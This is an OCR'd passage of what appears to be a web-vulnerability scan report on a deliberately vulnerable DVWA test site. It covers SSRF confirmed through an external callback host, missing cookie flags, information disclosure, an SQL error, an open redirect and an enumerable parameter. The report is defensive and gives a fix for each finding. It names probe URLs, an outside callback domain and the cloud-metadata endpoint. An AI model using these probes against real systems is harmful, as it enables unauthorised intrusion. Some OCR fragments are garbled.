
Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	• Burp Collaborator output displays both **DNS** and **HTTP** requests to payload domain (yz13cdts2dchxw51wh6p790dc4iv6lua.oastify.com), confirming the application made server-side requests to an external host under your control. • The **source IPs** (109.74.194.20 and 178.79.134.182) indicate the requests originated from the backend infrastructure hosting the web application, not your own client. http://yz13cdts2dchxw51wh6p790dc4iv6lua.oastify.com

URL	https://pentest-ground.com:4280/vulnerabilities/fi/

Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	- This URL demonstrates a Server-Side Request Forgery (SSRF) vulnerability through the page parameter, which allows an attacker to make the DVWA application send HTTP requests to arbitrary external or internal URLs. By specifying a URL like https://webhook.site/..., the attacker can confirm if the server makes outbound connections, potentially exposing internal services and sensitive data. Such SSRF vulnerabilities can be leveraged to gain unauthorized access to internal-only systems, perform internal network enumeration, or even exfiltrate data, depending on server privileges. The core issue here is the lack of strict validation and allowlisting for the URLs accepted by the application, enabling exploitation through crafted requests. Proper mitigation involves validating user input, restricting permissible destinations, and disabling unnecessary outbound

network functionalities.



Vulnerability description

We found that the target application is affected by a Server Side Request Forgery (SSRF) vulnerability. SSRF is a vulnerability that allows a user to force the backend server to initiate HTTP requests to arbitrary URLs specified in the input parameters. We have detected this vulnerability by supplying URLs to our HTTP handlers to the server and confirming that we have received the expected request.

Risk description

The risk exists that a remote attacker could read or submit data to HTTP endpoints found in predefined locations. For example, applications hosted on cloud providers like AWS, Digital Ocean, and Oracle Cloud can make unauthenticated requests to **http://169.254.169.254/** to receive metadata. Other examples of services providing

HTTP APIs on internal IPs are Elasticsearch, Prometheus, and Grafana.

Additionally, the backend framework might support requests over other protocols, like **file://**, **ftp://**, **gopher://**, which may extend the attack surface. For example, the **file://** protocol might be used to retrieve documents from the system.

Recommendation

We recommend rewriting the vulnerable code to allow requests only to specific URLs (whitelist approach). Blacklists are usually ineffective, as there is a myriad of ways to bypass them. Furthermore, disable support for any unwanted protocols, like **ftp://**, **file://**. Lastly, internal services should be protected by authentication and authorization mechanisms, thus applying a defense-in-depth approach.

References


https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/


https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-918
OWASP Top 10 - 2021	A10 - Server-Side Request Forgery

POC


Payloads to generate: 1
Copy to clipboard
Include Collaborator server location
Filter
HTTP
DNS
SMTP
Time Type Payload
1 2025-Aug-15 20:31:42.357 UTC DNS yz13cdts2dchxw51wh6p790d
2 2025-Aug-15 20:31:42.641 UTC DNS yz13cdts2dchxw51wh6p790d
3 2025-Aug-15 20:31:42.670 UTC HTTP yz13cdts2dchxw51wh6p790d
4 2025-Aug-15 20:32:30.674 UTC HTTP yz13cdts2dchxw51wh6p790d
pentest-ground.com:4280/vulnerabilities/fi/?p
1d2wd70xj820tclw4zjjgigz
ng: Cannot modify header information - headers already sent by (output started at http://yz13cdts2dchxw51w
ng: Cannot modify header information - headers already sent by (output started at http://yz13cdts2dchxw51w
ng: Cannot modify header information - headers already sent by (output started at http://yz13cdts2dchxw51w
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF



Verification

✔ This finding was validated so it is not a False Positive.

4.1.8 Insecure cookie setting: missing HttpOnly flag

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	Cookie Name	Evidence
https://pentest-ground.com:4280/	PHPSESSID, security	The server responded with Set-Cookie header(s) that does not specify the HttpOnly flag: Set-Cookie: Cookie: security=low; path=/ Set-Cookie: PHPSESSID=c67d51a9659cf00dab088b6841f4a8d5;

Vulnerability description

We found that a cookie has been set without the `HttpOnly` flag, which means it can be accessed by potentially malicious JavaScript code running inside the web page. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk is that an attacker who injects malicious JavaScript code on the page (e.g. by using an XSS attack) can access the cookie and can send it to another site. In case of a session cookie, this could lead to session hijacking.

Recommendation

Ensure that the HttpOnly flag is set for all cookies.


References

https://owasp.org/www-community/HttpOnly

Classification

Category	ID / Value
CWE	CWE-1004
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



Verification

✔ This finding was validated so it is not a False Positive.

4.1.9 Insecure cookie setting: missing Secure flag

Affected target

https://pentest-ground.com:4280/

Status: Open

Evidence

URL	Cookie Name	Evidence
https://pentest-ground.com:4280/	PHPSESSID, security	Set-Cookie: security=low; path=/ Set-Cookie: PHPSESSID=c67d51a9659cf00dab088b6841f4a8d5; Request / Response

Vulnerability description

We found that a cookie has been set without the `Secure` flag, which means the browser will send it over an unencrypted channel (plain HTTP) if such a request is made. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation

Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the flag is set for cookies containing such sensitive information.


References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

Classification

Category	ID / Value
CWE	CWE-614
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



Verification

✔ This finding was validated so it is not a False Positive.

4.1.10 Server Information disclosure

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
Page Title	Welcome :: Damn Vulnerable Web
Summary	PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

Vulnerability description

We noticed that the target application is revealing server and backend application information through certain files. This type of information disclosure is typically due to insufficient data protection measures, leading to unintended exposure of sensitive server details.

Risk description

The risk is that an attacker could use these files to find information about the backend application, server software and their specific versions. This information could be further used to mount targeted attacks against the server.

Recommendation

We recommend you to remove these scripts if they are not needed for business purposes.


References

http://projects.webappsec.org/w/page/13246936/Information%20Leakage

Classification

Category	ID / Value
CWE	CWE-200
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



4.1.11 Error message containing sensitive information

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/sqli_blind/
Method	GET
Parameters	**Query:** https://pentest-ground.com:4280/vulnerabilities/sqli_blind/?id=%27%27%27&Submit=Submit#
Evidence	Error message **You have an error in your SQL syntax** found in: `Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaD`

Vulnerability description

We noticed that the target application does not properly handle exceptional conditions, leading to error messages that reveal sensitive information.

Risk description

The risk is that an attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.


Recommendation

It is recommended treating all exceptions of the application flow. Ensure that error messages only contain minimal details.

Classification

Category	ID / Value
CWE	CWE-209
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A4 - Insecure Design

POC



4.1.12 Open Redirect

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Vulnerable Parameter	redirect (Query Parameter)
Evidence	The server redirects to the URL `google.com` when it is injected in the **redirect query parameter**.

Vulnerability description

We noticed that the target application's backend server directly incorporates user input into URLs that it uses for redirection without adequate validation. This behavior creates an open redirect vulnerability, which can lead users to arbitrary, potentially malicious domains.

Risk description

The risk is that attackers may use open redirect to redirect users to arbitrary domains of their choice. This can be used in phishing attacks, as targets will receive a trusted URL and might not notice the subsequent redirect.

Recommendation

If possible, the application should not incorporate user input into URLs. Instead, use direct links to redirect towards the target page. If, however, this is not possible, you should only accept relative URLs as input. To check that the input represents a relative URL, make sure that it starts with a **"/"**. If this check passes, prepend your domain name to it, and use this final result as the redirection URL.

Classification

Category	ID / Value
CWE	CWE-601
OWASP Top 10 - 2021	A1 - Broken Access Control

POC

Verification

✔ This finding was validated so it is not a False Positive.

4.1.13 Enumerable Parameter

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/info.php
Method	GET
Vulnerable Parameter	id (Query Parameter)
Evidence	The **id query parameter** appears to contain an enumerable numeric part. We modified its initial value **2** to **1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability.

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Vulnerable Parameter	redirect (Query Parameter)

Evidence	The **redirect query parameter** appears to contain an enumerable numeric part. We modified its initial value **info.php?id=2** to **info.php?id=1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability.

Vulnerability description

We identified a parameter that uses numerical values to access resources, potentially leading to Insecure Direct Object References (IDOR) vulnerabilities.

Risk description

The vulnerability allows attackers to brute-force parameter values to uncover and access unauthorized resources and functionalities.

Recommendation

Ensure that parameter values would not reveal sensitive information and that the application properly checks the user's authorization to access the resource. Also, the resource IDs should not be predictable.

